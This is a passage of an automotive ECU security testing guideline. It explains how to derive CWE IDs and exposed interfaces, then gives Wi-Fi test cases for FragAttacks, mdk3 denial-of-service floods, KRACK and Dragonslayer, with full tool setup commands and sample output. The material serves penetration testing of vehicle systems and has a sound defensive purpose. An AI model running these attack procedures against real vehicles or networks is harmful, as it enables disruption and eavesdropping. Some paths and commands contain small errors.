- When a CWE ID is known

If a common weakness enumeration ID (CWE ID) has been identified at the candidate vulnerability derivation stage after vulnerability analysis or as the result of vulnerability testing, that ID should be used in the test case definitions.

- When the CWE ID is unknown but a CVE ID is known

If a common vulnerabilities and exposures ID (CVE ID) has been assigned to past vulnerability information used to derive a candidate vulnerability, such as by a publically available vulnerability scan, the CWE ID described in a publically available vulnerability information database such as the National Vulnerability Database (NVD) or Japan Vulnerability Notes (JVN) should be used based on that CVE ID. Example) Vulnerability CVE-2014-6271 (Bash Remote Code Execution (Shellshock)) has been identified as a candidate vulnerability from the results of a publically available vulnerability scan. When CVE-2014-6271 is searched in the NVD, the following is shown in the Weakness Enumeration field. CWE-78: Improper Neutralization of Special Elements used in an OS Command (‘OS Command Injection’). Therefore, the CWE ID is defined as “CWE-78” (Fig. 3-1, search results retrieved in October 2021).




Fig. 3-1: Example of CWE ID Derived Using NVD

- When neither the CWE ID nor CVE ID is known

Derive an appropriate CWE ID by searching for a CWE based on descriptions of vulnerabilities included in the titles and outlines of past vulnerability information used to derive candidate vulnerabilities *.
("Descriptions of vulnerabilities" refers to descriptions of Buffer Overflow attacks, information leakage, and tampering.)

*) If it is difficult to derive these IDs, the process may be entrusted to a security vendor.

3.1.2. Derivation of Communication IFs that Might Be Exploited in an ECU Attack

- When the communication IFs are known

If the communication IFs have been identified at the candidate vulnerability derivation stage after vulnerability analysis or as the result of vulnerability testing, such as a fuzzing test, those IFs should be used in the test case definitions as the communication IFs that might be exploited in an ECU attack.

- When the communication IFs are unknown

The IFs should be derived based on the vulnerability information and the design information of the target test ECU. All the communication IFs that input data with a possible impact on the candidate vulnerability from outside the ECU should be derived. If the vulnerability is a software vulnerability, the communication IFs capable of transmitting input data to the software in the ECU containing the candidate vulnerability are applicable. (For example, Wi-Fi and Cellular should be the applicable IFs if the software vulnerability involves the processing of data received via Wi-Fi or Cellular.)

3.1.3. Derivation of Security Functions affected by the Candidate Vulnerabilities

- When the security functions are known

If the security functions have been identified at the candidate vulnerability derivation stage after vulnerability analysis or as the result of vulnerability testing, those security functions should be used in the test case definitions.

- When the security functions are unknown

Of the security functions allocated to the ECU, all the security functions that cannot be specifically defined as not affected by the candidate vulnerability based on the vulnerability information and communication IFs that might be exploited in an ECU attack derived in Section 0 should be regarded as applicable. (For example, if the vulnerability relates to certificate validation, the center connection device authentication function that uses that certificate is applicable.)

3.1.4. Derivation of Target AP

The target AP allocated to the security functions derived in Section 0 should be used in the test case definitions. If there are multiple security functions with different APs, the highest target AP should be used in the test case definitions.

3.2. Test Case Definition Procedure

3.2.1. Definition of Test Cases Using Test Case Selection Matrix

Test cases should be defined as described below based on the test case selection matrix shown in Appendix 2. If an applicable test case is not identified after defining the test cases, an applicable test case should be derived in reference to Section 3.4.

1. Based on the CWE IDs and the communication IFs that might be exploited in an ECU attack, identify the test case IDs entered in the applicable cells of the CWE ID row and IF column in Appendix 2. Then set the test cases selected in Section 0 as the candidate test cases.
2. In addition to the candidate test cases selected in Step 1, based on the CWE IDs, identify the test case IDs entered in the applicable cells of the CWE ID row and Common IF* column in Appendix 2. Then set the test cases selected in Section 0 as the candidate test cases.
3. If the described details of the candidate test cases selected in Steps 1 and 2 satisfy both of the following conditions, define these candidates as the test cases.
    - A security function that has been allocated to the target ECU is described in the security function field.
    - The AP value described in the AP values field is below the target AP.

*) Test cases used in common with other IFs. For example, since IP communication is used by multiple IFs (Wi-Fi, Cellular, and Bluetooth), the common test cases described in the Common IF column should be defined as the candidate test cases.

3.2.2. Addition of Test Cases Running a PoC Code

If a candidate vulnerability was derived by vulnerability analysis of an existing product or by a publically available vulnerability scan, the past vulnerability information used to derive the candidate vulnerability may include a PoC code as well as a CVE ID. If a PoC code is included in past vulnerability information, running the PoC code should be included in the test case because this is an important reference for determining the feasibility of attacking candidate vulnerabilities affected by the result of running a PoC code. To determine whether a PoC code is included in past vulnerability information, refer to the vulnerability scan results or the following sites *.

- Exploit Database (https://www.exploit-db.com/)
- Reference: CVE Details (https://www.cvedetails.com/)
- Reference: GitHub (https://github.com/)

*) To confirm the existence of negative impacts on the test environment when acquiring or running a PoC code from a website, the details of the PoC code must be understood in advance and the PoC should run after preparing a dedicated environment for running PoC codes.

It should be noted that vulnerability scanning tools, including the recommended Nessus tool, may implement PoC codes when scanning for vulnerabilities. If a PoC code has already been run in a vulnerability scan, those results may be referenced and there is no need to run the PoC code again.

3.2.3. Proposal of New Test Cases

New test cases may be proposed for a candidate vulnerability if the results of test case definition do not identify any applicable test cases. Based on the four types of information related to the candidate vulnerabilities derived in Section 0, feasible attack techniques with an AP below the target AP via the communication IFs that might be exploited in an ECU attack may be proposed as test cases *.

*) If it is difficult to derive these test cases, the process may be entrusted to a security vendor.

4. List of Test Cases

4.1. Structure of Test Cases

This section describes the items of the test cases listed in Section 0.

Table 4-1: Test Case Description Format

ID		This indicates the ID of the test case.	
Test case name		The name of the test case is entered here.	
Purpose		This field describes the purpose of the test. Essentially, the purpose of the test is to evaluate the attack resistance of a vulnerability in a security function.	
Prerequisites		This field lists the functions involved in the test target.	
Input information		This field describes the necessary information for implementing the test.	
Environment		This field describes the test environment.	
Equipment		This field describes the necessary equipment for constructing the test environment.	
Procedure		This field describes the test procedure. The necessary input commands are described in a text box. Items entered in italics (<*A*>) are parameters (e.g., IP addresses), and must be replaced as appropriate for the applicable environment. # command_line -a <*x.x.x.x*> XXXX YYYY ZZZZ=AAA #	
Criteria		This field describes the criteria used to judge the attack results.	
Communication IFs that might be exploited in an ECU attack		This field describes the communication IFs that might be exploited in an attack on the applicable ECU for this test case.	
Security functions		This field describes the applicable security functions for this test case.	
CWE Category		This field describes the applicable CWE Category for this test case.	
CWE		This field describes the relevant CWE for the attack technique of this test case.	
CAPEC		If an applicable CAPEC is present, it should be entered here.	
AP values		0-57	The total of the following values.
	Elapsed time	0-19	This value is defined by the time required to implement the test case. Refer to Appendix.1.1 for details.
	Specialist expertise	0-8	This value is defined by the specialist knowledge required to implement the test case. Refer to Appendix.1.1 for details.
	Knowledge	0-11	This value is defined by the disclosure level of information relevant to the

	of the item or component		item or component. Refer to Appendix.1.1 for details.
	Window of opportunity	0-10	This value is defined in accordance with the window of opportunity for implementing the test case (i.e., the implementation restrictions). Refer to Appendix.1.1 for details.
	Equipment	0-9	This value is defined by the equipment required to implement the test case. Refer to Appendix.1.1 for details.
Reference information		Any reference URLs related to the implementation of the test case are entered here.	

4.2. List of Test Cases

This section contains a list of the test cases. Before implementing a test case, refer to Section 0 for the common preparation items for each test case.

4.2.1. Test Cases Related to Wi-Fi

4.2.1.1. WF-001: Confirmation of Wi-Fi access point password

ID	WF-001
Test case name	Confirmation of Wi-Fi access point password
Purpose	To confirm whether a Wi-Fi access point password can be guessed from external information such as the ECU label, VIN, and the like.
Prerequisites	The target evaluation ECU has a Wi-Fi access point function (for maintenance or the like) whose existence should be concealed from the owner, and the authentication function is active.
Input information	The following accessible information related to the vehicle and ECU: - VIN - ECU label (manufacturing serial number, etc.) - Serial numbers printed on circuit boards
Environment	Wi-Fi network environment that can be connected by the target test ECU.
Equipment	Wireless LAN adapter with a usable monitor mode. Refer to the following URL for detailed information about applicable wireless LAN adapters: https://www.aircrack-ng.org/doku.php?id=compatible_cards
Procedure	1. Collect the external information, such as the ECU label, VIN, and the like. Collect all the information described on the ECU label and all the information that can be identified from items printed on the target evaluation ECU, such as the serial numbers printed on the circuit boards, the VIN, and so on.

	2. Carry out a password connection test at the Wi-Fi access point. Show the Wi-Fi access point password of the target test ECU. If the external information collected in Step 1 (such as from the ECU label, VIN, and the like) can be used as a password, enter this information as the password and check whether Wi-Fi access point connection is successful.		
Criteria	It shall not be possible to connect to the access point by inputting the information collected in Step 1 as the Wi-Fi access point password of the target test ECU.		
Communication IFs that might be exploited in an ECU attack	Wi-Fi		
Security functions	Connection communication protocol		
CWE Category	CWE-199: Information Management Errors		
CWE	CWE-1230: Exposure of Sensitive Information Through Metadata		
CAPEC	-		
AP values		1	The AP value is “1”.
	Elapsed time	0	The test is implemented by collecting physical information from the ECU and checking to see if it can be used as a password. Therefore, since the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.
	Specialist expertise	0	Since the implementation of this test does not require any special knowledge or technologies, the level of specialist expertise is defined as “Layman”, which is equivalent to a value of “0”.
	Knowledge of the item or component	0	Since the Wi-Fi specifications and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.
	Window of opportunity	1	Since Wi-Fi only requires proximity to the vehicle, the window of opportunity is defined as “Easy”, which is equivalent to a value of “1”.
	Equipment	0	Since attackers can easily obtain the tools necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information	-		

4.2.1.2. WF-002: Fragmentation and aggregation attacks (FragAttacks) exploiting a vulnerability in Wi-Fi implementation

ID	WF-002
Test case name	FragAttacks exploiting a vulnerability in Wi-Fi implementation
Purpose	To confirm the feasibility of an attack exploiting vulnerabilities categorized as Wi-Fi FragAttacks. * Refer to the following URL for a list of vulnerabilities categorized as Wi-Fi FragAttacks. https://github.com/vanhoefm/fragattacks/blob/master/SUMMARY.md
Prerequisites	The target evaluation ECU has a Wi-Fi communication function and an access point function.
Input information	-
Environment	Wi-Fi network environment that can be connected by the target test ECU.
Equipment	● Test PC installed with Kali Linux ● USB-connected Wi-Fi adapter described in the following URL Refer to the following URL for a list of Wi-Fi interfaces that support Wi-Fi FragAttacks. https://github.com/vanhoefm/fragattacks#2-supported-network-cards In this list, Netgear WN111v2 is the applicable network card in accordance with technical standards compliance.
Procedure	1. Preparation ***<MANAGED>***- Name of the Wi-fi interface of management mode. This can be displayed by the following command output (e.g., wlan0). `$ sudo iwconfig` The implementation of FragAttacks requires the installation of the attack tool and the preparation of a patched and custom compiled driver and firmware for the Python environment and Wi-Fi adapter. Install the following tools to set up the environment. - fragattacks - fragattacks-drivers58 - python3 - The necessary command groups for kernel and driver dependency * Refer to the following command list for details. `$ sudo apt update` `$ sudo apt install libnl-3-dev libnl-genl-3-dev libnl-route-3-dev libssl-dev libdbus-1-dev git pkg-config build-essential macchanger net-tools python3-venv aircrack-ng rfkill scapy gcc firmware-ath9k-htc bison flex linux-headers-$(uname -r) -y` `$ mkdir ~/frag-test && cd ~/frag-test` `$ git clone https://github.com/vanhoefm/fragattacks.git fragattacks` `$ cd ~/frag-test/fragattacks/research` `$ ./build.sh` `$ ./pysetup.sh` `$ cd ~/frag-test`

```
$ git clone https://github.com/vanhoefm/fragattacks-drivers58.git
fragattacks-drivers58
$ cd ~/frag-test/fragattacks-drivers58
$ make defconfig-wifi
$ make -j 4
$ sudo make install
$ cd ~/frag-test/fragattacks/research/ath9k-firmware/
$ ./install.sh
$ sudo reboot
```

Activate the Python environment after rebooting.

```
$ cd ~/frag-test/fragattacks/research
$ sudo su
$ source venv/bin/activate
```

Check that the Python environment setup is complete.

```
$ ./fragattack.py <MANAGED> ping
```

To check whether the necessary setup for implementing FragAttacks in Step 2 has been completed, run the following command to connect the client to the created network. The setup is completed if the client device responds to the ping request.
Check that the Python environment is active and the shell is in the ~/frag-test/fragattacks/research folder.

```
$ ./fragattack.py <MANAGED> ping --delay 5 --ap
```

2. Implementation of the FragAttacks

Carry out the following two types of attacks categorized as FragAttacks and check whether the FragAttack vulnerability can be exploited.

(1) A-MSDU attack (CVE-2020-24588)

Transmit a capsule ping to the A-MSDU frame.

```
$ ./fragattack.py <MANAGED> ping I,E --amsdu--ap
```

* Run the following command if the test target does not analyze the frame correctly.

```
$ ./fragattack.py <MANAGED> amsdu-inject-bad –ap
```

If the correct ping response is returned, a problem has occurred since a non-SPP A-MSDU frame was received.
If a ping response is not returned, a problem has not occurred.

(2) Cache attack (CVE-2020-24586)

Attempt a re-association trigger by injecting a fragment and inject a second fragment.

```
$ ./fragattack.py <MANAGED> ping I,E,R,AE --ap
```

Inject the second fragment after injecting the first fragment, canceling the authentication and re-

	connecting. `$ ./fragattack.py <MANAGED> ping I,E,R,AE --full-recon --ap` If the correct ping response is returned, a problem has occurred since the received fragment after re-connection to the network is not cleared from the memory. If a ping response is not returned, a problem has not occurred.		
Criteria	A correct ping response shall not be returned as a result of running commands (1) and (2) above.		
Communication IFs that might be exploited in an ECU attack	Wi-Fi		
Security functions	Connection communication protocol		
CWE Category	CWE-1211: Authentication Errors		
CWE	CWE-306: Missing Authentication for Critical Function		
CAPEC	-		
AP values		7	The AP value is “7”.
	Elapsed time	0	Since running the commands to implement the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.
	Specialist expertise	6	Since security-related tools are used to implement this test and it is necessary to make judgments about the command results, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.
	Knowledge of the item or component	0	Since the Wi-Fi specifications and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.
	Window of opportunity	1	Since Wi-Fi only requires proximity to the vehicle, the window of opportunity is defined as “Easy”, which is equivalent to a value of “1”.
	Equipment	0	Since attackers can easily obtain the tools necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information	https://www.fragattacks.com/ https://github.com/vanhoefm/fragattacks		

4.2.1.3. WF-003: Logical denial-of-service (DoS) attack against wireless LAN traffic

ID	WF-003
Test case name	Logical DoS attack against wireless LAN traffic
Purpose	To check whether a SSID Flooding attack crashes the target evaluation ECU.
Prerequisites	The target test ECU has a Wi-Fi interface and operates as a Wi-Fi client or Wi-Fi access point.
Input information	*<BSSID>*- If the target test ECU operates as an access point, its BSSID.

	<*ESSID*>- If the target test ECU operates as an access point, its ESSID.
Environment	Wi-Fi network environment that can be connected by the target test ECU. Note that since DoS attacks may impact wireless LAN devices in the vicinity, this test should be carried out in a location such as an anechoic chamber, isolated room, or the like.
Equipment	Wi-Fi adapter with monitor mode and packet injection capability. Refer to the following URL for detailed information about applicable Wi-Fi adapters: https://www.aircrack-ng.org/doku.php?id=compatible_cards
Procedure	1. Preparation DoS attacks can be made against the Wi-Fi function of the applicable ECUs using the mkd3 command. Since the mdk3 command has a wide range of attack modes and options, these must be selected based on the situation. Install using the following commands. `$ apt-get install libnl-genl-3-200 libnl-genl-3-dev libnl-idiag-3-dev libpcap-dev` `$ cd Downloads` `$ wget -r https://svn.mdk3.aircrack-ng.org/mdk3/` `$ cd svn.mdk3.aircrack-ng.org/mdk3` `$ make` `$ make -C src clean` <*MONITOR*>- Name of the Wi-Fi interface of the monitor mode available by running the following command (e.g., wlan0mon). `$ sudo airmon-ng start <MANAGED>` 2. Attack mode “b” (Beacon Flooding) * This test must be carried out if the target test ECU is a Wi-Fi client. As follows, random BSSIDs and ESSIDs are used to implement DoS attacks that transmit large volumes of fake access point information to nearby Wi-Fi clients. Non-ASCII characters can also be instructed to ESSID character strings. Note that the attack can be stopped by pressing Ctrl + C. `$ ./mdk3 <MANAGED> b` `Current MAC: 67:5E:9A:3B:19:55 on Channel 9 with SSID: VEQQEK#z)K)?m: =@1OPu$4` `Current MAC: 8B:B8:60:F6:92:37 on Channel 14 with SSID: 2A+&Fsn)]R` `Current MAC: A5:91:EB:3E:23:F6 on Channel 4 with SSID: y` `Current MAC: 36:D6:36:9F:13:9C on Channel 13 with SSID: 52Lo(9w$^Mf` `Current MAC: 7C:D2:F1:E0:2E:FE on Channel 8 with SSID: AHD?Trm.9g|&TYZB`w.F` `Current MAC: C5:61:8A:53:8F:D7 on Channel 1 with SSID: am` `Packets sent: 529 - Speed: 48 packets/sec` `^C` 3. Attack mode “a” (Authentication DoS) * This test must be carried out if the target test ECU is a Wi-Fi access point.

DoS attacks can be implemented against Wi-Fi access points as follows by transmitting large volumes of authentication frames to specified Wi-Fi access points.

```
$ ./mdk3 <MANAGED> a -a <BSSID>
Connecting Client C1:10:19:DA:49:B3 to target AP 00:22:CF:52:5E:06
Status: No Response.
AP 00:22:CF:52:5E:06 is reporting ERRORs and denies connections after
0 clients!
Connecting Client DA:6F:0E:EC:EE:C8 to target AP 00:22:CF:52:5E:06
Status: Frozen.
Connecting Client 9B:61:3D:50:A8:A5 to target AP 00:22:CF:52:5E:06
Status: Frozen.
Connecting Client A4:D2:71:9C:EF:CF to target AP 00:22:CF:52:5E:06
Status: Frozen.
Connecting Client B9:CA:83:5F:A8:64 to target AP 00:22:CF:52:5E:06
Status: Frozen.
Packets sent:       518 - Speed:      68 packets/sec
^C
```

4. Attack mode “p” (SSID Probing and Bruteforcing)

* This test must be carried out if the target test ECU is a Wi-Fi access point.

DoS attacks can be implemented as follows by transmitting large volumes of probe packets to specified Wi-Fi access points.

```
$ ./mdk3 <MANAGED> p -e <ESSID>
AP responded on 0 of 1 probes (0 percent)
AP responded on 1 of 314 probes (0 percent)
AP responded on 0 of 332 probes (0 percent)
AP responded on 0 of 332 probes (0 percent)
AP responded on 1 of 333 probes (0 percent)
AP responded on 2 of 334 probes (0 percent)
AP responded on 0 of 331 probes (0 percent)
Packets sent:      1977 - Speed:    331 packets/sec
^C
```

5. Attack mode “m” (Michael Countermeasures Exploitation)

* This test must be carried out if the target test ECU is a Wi-Fi access point. In addition, this test should be carried out only when TKIP can be used as the encryption protocol.

DoS attacks that attempt to shut down Wi-Fi access points can be implemented as follows by transmitting large volumes of random packets to specified Wi-Fi access points that use TKIP.

```
$ ./mdk3 <MANAGED> m -t <BSSID>
Packets sent:       69 - Speed:      68 packets/sec
^C
```

6. Access point “e” (EAPOL Start and Logoff Packet Injection)

* This test must be carried out if the target test ECU is a Wi-Fi access point.

As follows, DoS attacks that attempt to disable the connection of other Wi-Fi clients connected to a Wi-Fi access point to the Wi-Fi access point by transmitting large volumes of EOPOL data related to the start of authentication to specified Wi-Fi access points.

```
$ ./mdk3 <MANAGED> p -e <ESSID>
```

	AP responded on 0 of 1 probes (0 percent) AP responded on 1 of 314 probes (0 percent) AP responded on 0 of 332 probes (0 percent) AP responded on 0 of 332 probes (0 percent) AP responded on 1 of 333 probes (0 percent) AP responded on 2 of 334 probes (0 percent) AP responded on 0 of 331 probes (0 percent) Packets sent: 1977 - Speed: 331 packets/sec ^C		
Criteria	Operation of the target evaluation ECU shall not stop or reboot while the test packets are being transmitted.		
Communication IFs that might be exploited in an ECU attack	Wi-Fi		
Security functions	DoS attack countermeasures		
CWE Category	CWE-840: Business Logic Errors		
CWE	CWE-770: Allocation of Resources Without Limits or Throttling		
CAPEC	-		
AP values		7	The AP value is “7”.
	Elapsed time	0	Since running the commands to implement the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.
	Specialist expertise	6	Since security-related tools are used to implement this test and it is necessary to make judgments about the command results, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.
	Knowledge of the item or component	0	Since the Wi-Fi and SSID specifications and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.
	Window of opportunity	1	Since Wi-Fi only requires proximity to the vehicle, the window of opportunity is defined as “Easy”, which is equivalent to a value of “1”.
	Equipment	0	Since attackers can easily obtain the tools necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information	https://tools.kali.org/wireless-attacks/mdk3		

4.2.1.4. WF-004: Key re-installation (KRACK) attacks exploiting a vulnerability in key management

ID	WF-004
Test case name	KRACK attacks exploiting a vulnerability in key management

Purpose	To evaluate the potential for eavesdropping on encrypted communication by exploiting a key management vulnerability in the target evaluation ECU.
Prerequisites	The target evaluation ECU must use WPA2 authentication and operate as a Wi-Fi client.
Input information	<*ESSID*> ESSID of fake access point. * The person carrying out the test should assign a name for the ESSID.
Environment	Wi-Fi network environment that can be connected by the target test ECU and WPA2 authentication.
Equipment	● Test PC installed with Kali Linux ● USB-connected Wi-Fi adapter with monitor mode and packet injection capability Refer to the following URL for detailed information about applicable USB Wi-Fi adapters: https://www.aircrack-ng.org/doku.php?id=compatible_cards In this list, Netgear WN111v2 is the applicable network card in accordance with technical standards compliance.
Procedure	1. Preparation Install the tools and commands required for the KRACK attack. `$ sudo apt update` `$ sudo apt install libnl-3-dev libnl-genl-3-dev pkg-config libssl-dev net-tools git sysfsutils virtualenv -y` `$ mkdir ~/krack-test && cd ~/krack-test` `$ git clone https://github.com/vanhoefm/krackattacks-scripts.git` `$ cd ~/crack-test/krackattack/` `$ sudo ./disable-hwcrypto.sh` `$ ./build.sh` `$ ./pysetup.sh` Set up the Python environment. * The commands must be run each time reboot occurs. `$ sudo rfkill unblock wifi` `$ cd ~/krack-test/krackattack` `$ sudo su` `$ source venv/bin/activate` <MANAGED>- Name of the Wi-fi interface of management mode. This can be displayed by the following command output (e.g., wlan0). `$ sudo iwconfig` Before starting, set the ESSID and passphrase into the hostapd.conf and network.conf files. `$ cd krackattacks-scripts/krackattack` `vi hostapd.conf` `ssid=<ESSID>` `wpa_passphrase=abcd123456` `vi network.conf` `ctrl_interface=/var/run/wpa_supplicant` `network={` `ssid="<ESSID>"` `key_mgmt=FT-PSK`

```
psk=”abcd123456”
}
$ ./disable-hwcrypto.sh
$ Done. Reboot your computer.
```

Check that the Python environment is active and the shell is in the ~/crack-test/krackattack folder.

2. Implementation of the KRACK attack

Using krack-test-client.py, implement tests for the following four issues related to KRACK attacks (Table 1).

Table 1: Issues Related to KRACK Attacks

#	Issue	Command
(1)	Issue in which the encrypted EAPOL M3 in Pairwise Rekey handshake can be immediately re-transmitted.	./krack-test-client.py
(2)	Issue related to PTK re-installation in the 4-way handshake when the Wi-Fi client uses the same ANonce when the PTK is generated.	./krack-test-client.py --tptk
(3)	Issue related to PTK re-installation in the 4-way handshake when the Wi-Fi client uses a random ANonce when the PTK is generated.	./krack-test-client.py --tptk-rand
(4)	Issue related to the Group key handshake on the Wi-Fi client.	./krack-test-client.py --group

(1) Verification of issue in which the encrypted EAPOL M3 in Pairwise Rekey handshake can be immediately re-transmitted

After running kcrack-test-client.py, attempt connection from the on-board unit to the fake Wi-Fi access point. A vulnerability is present when a “vulnerable” message like that shaded in the following command array is displayed.

```
$ ./krack-test-client.py
<Omitted>
[16:54:38] b8:27:eb:a9:8d:65: IV reuse detected (IV=1, seq=3). Client is vulnerable to pairwise key reinstallations in the 4-way handshake!
```

(2) Verification of issue related to PTK re-installation in the 4-way handshake when STA uses the same ANonce when the PTK is generated.

Similarly, a vulnerability is present when a “vulnerable” message like that shaded in the following command array is displayed.

<table>
<tr><td colspan="2"></td><td colspan="2">

```
$ ./krack-test-client.py --tptk
<Omitted>
[16:59:50] b8:27:eb:a9:8d:65: IV reuse detected (IV=1, seq=4). Client is
vulnerable to pairwise key reinstallations in the 4-way handshake!
```

(3) Verification of issue related to PTK re-installation in the 4-way handshake when STA uses a random ANonce when the PTK is generated.
Similarly, a vulnerability is present when a “vulnerable” message like that shaded in the following command array is displayed.

```
$ ./krack-test-client.py --tptk-rand
<Omitted>
[17:00:13] b8:27:eb:a9:8d:65: usage of all-zero key detected (IV=1,
seq=2). Client is vulnerable to (re)installation of an all-zero key in the 4-
way handshake!
```

(4) Issue related to the Group key handshake on the Wi-Fi client.
Similarly, a vulnerability is present when a “vulnerable” message like that shaded in the following command array is displayed.

```
$ ./krack-test-client.py --group
<Omitted>
[17:13:23] b8:27:eb:a9:8d:65: Received 5 unique replies to replayed
broadcast ARP requests. Client is vulnerable to group
```
</td></tr>
<tr><td colspan="2">Criteria</td><td colspan="2">No vulnerabilities to categorized KRACK attacks shall be discovered as a result of running the above commands.</td></tr>
<tr><td colspan="2">Communication IFs that might be exploited in an ECU attack</td><td colspan="2">Wi-Fi</td></tr>
<tr><td colspan="2">Security functions</td><td colspan="2">Connection communication protocol</td></tr>
<tr><td colspan="2">CWE Category</td><td colspan="2">CWE-320: Key Management Errors</td></tr>
<tr><td colspan="2">CWE</td><td colspan="2">CWE-323: Reusing a Nonce, Key Pair in Encryption</td></tr>
<tr><td colspan="2">CAPEC</td><td colspan="2">-</td></tr>
<tr><td rowspan="4">AP values</td><td></td><td>7</td><td>The AP value is “7”.</td></tr>
<tr><td>Elapsed time</td><td>0</td><td>Since running the commands to implement the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.</td></tr>
<tr><td>Specialist expertise</td><td>6</td><td>Since security-related tools are used to implement this test and it is necessary to make judgments about the command results, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.</td></tr>
<tr><td>Knowledge of the item or component</td><td>0</td><td>Since the Wi-Fi and WPA2 specifications and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.</td></tr>
</table>

	Window of opportunity	1	Since Wi-Fi only requires proximity to the vehicle, the window of opportunity is defined as “Easy”, which is equivalent to a value of “1”.
	Equipment	0	Since attackers can easily obtain the tools necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information		https://www.krackattacks.com/ https://github.com/vanhoefm/krackattacks-scripts	

4.2.1.5. WF-005: Dragonslayer attack exploiting EAP-PWD vulnerability in WPA3

ID	WF-005
Test case name	Dragonslayer attack exploiting EAP-PWD vulnerability in WPA3
Purpose	To test whether the implementation of the access point and client sides of a target evaluation ECU that carries out WPA3-SAE and WPA3-EAP processing is vulnerable to specific Wi-Fi attacks categorized as Dragonslayer (type of Dragonblood attack) attacks.
Prerequisites	● The target evaluation ECU is a Wi-Fi client or has a Wi-Fi access point function. ● If a Wi-Fi access point is the test target, connection must be provided using the WPA3 EAP-PWD authentication protocol. ● If a Wi-Fi client of the target test ECU is the test target, a function that connects to an access point that provides connection using the WPA3 EAP-PWD authentication protocol must be provided.
Input information	The following information is required for the target test ECU and Kali Linux. <*ESSID*> ESSID name of the target test Wi-Fi access point. <*USER*> Valid user name for the EAP-PWD of the target test Wi-Fi access point. * The above information is required for tests of both the Wi-Fi access point function and the Wi-Fi client function. <*MANAGED*>- Wi-Fi interface of the management mode in Kali Linux This can be displayed by the following command output (e.g., wlan0: the red characters). $ sudo iwconfig (Omitted) **wlan0** IEEE 802.11 ESSID:off/any (Omitted)
Environment	Environment in which the target evaluation ECU and the Wi-Fi access point or Wi-Fi client can communicate.
Equipment	● Test PC installed with Kali Linux ● USB-connected Wi-Fi adapter with monitor mode and packet injection capability Refer to the following URL for detailed information about applicable USB Wi-Fi adapters: https://www.aircrack-ng.org/doku.php?id=compatible_cards In this list, Netgear WN111v2 is the applicable network card in accordance with technical standards compliance.

Procedure	1. Preparation - Before carrying out the test, install the necessary tools on the test PC (libnl-3-dev libnl-genl-3-dev pkg-config libssl-dev net-tools git libdbus-1-dev). $ sudo apt update $ sudo apt install libnl-3-dev libnl-genl-3-dev pkg-config libssl-dev net-tools git libdbus-1-dev -y $ mkdir ~/dragonblood && cd ~/ dragonblood $ git clone https://github.com/vanhoefm/dragonslayer.git $ cd ~/dragonblood/dragonslayer $./build.sh - In Kali Linux, disable the Wi-Fi using the network manager and run the following commands. * These commands must be run each time reboot occurs. $ sudo rfkill unblock wifi $ cd ~/dragonblood/dragonslayer $ sudo su - Switch the management mode interface to monitor mode using the following command. $ sudo airmon-ng start <*MANAGED*> 2. Initial tool settings - When attacking the Wi-Fi access point function, the dragonslayer/client.conf file must be edited to specify the following items. - Specify the <*ESSID*> name of the target test Wi-Fi access point in the ssid parameter. - Specify a EAP-PWD authentication <*USER*> name that can be used with the target test Wi-Fi access point in the identify parameter. E.g.) In the following example description, <*ESSID*> is “dragons” and <*USER*> is “alice”. Other than the specified parameters, check that the details are the same as shown below. network={ ssid="dragons" identity="alice" key_mgmt=WPA-EAP eap=PWD password="unknown password" } - When attacking the Wi-Fi client function, enter the <*MANAGED*> Wi-Fi interface name in Kali Linux in the following row of dragonslayer/hostapd.conf.

	Interface=<*MANAGED*> (Steps 3 and 4 below are for attacks against the Wi-Fi access point function.) 3. Invalid curve attack against access point - To test whether the EAP-pwd server is vulnerable to an invalid curve attack, start dragonslayer-client.sh using the "a-1" parameter. Run 3 times. $ sudo ./dragonslayer-client.sh -i <*MANAGED*> -a 1 4. Reflection attack - To test whether the EAP-pwd server is vulnerable to a reflection attack, start dragonslayer-client.sh using the "a-0" parameter. Run 3 times. $ sudo ./dragonslayer-client.sh -i <*MANAGED*> -a 0 (Step 5 below is for attacks against the Wi-Fi client function.) 5. Invalid curve attack against client device - Run the following command to create a network using ESSID dragonslayer. The user name "bob" can be used when connecting. $ sudo ./dragonslayer-server.sh -a 1 - While the above command is running, connect to the Wi-Fi created by the command in the Wi-Fi interface of the target evaluation ECU. (Any password may be set to make the connection. Connect using the EAP-PWD protocol.) - Connect to the client 3 times.
Criteria	- For 3. Invalid curve attack against access point, the message "Server is vulnerable to invalid curve attack!" shall not be shown in the command output. - For 4. Reflection attack, the message "Server is vulnerable to reflection attack!" shall not be shown in the command output. - For 5. Invalid curve attack against client device, the message "Client is vulnerable to invalid curve attack!" shall not be shown in the command output.
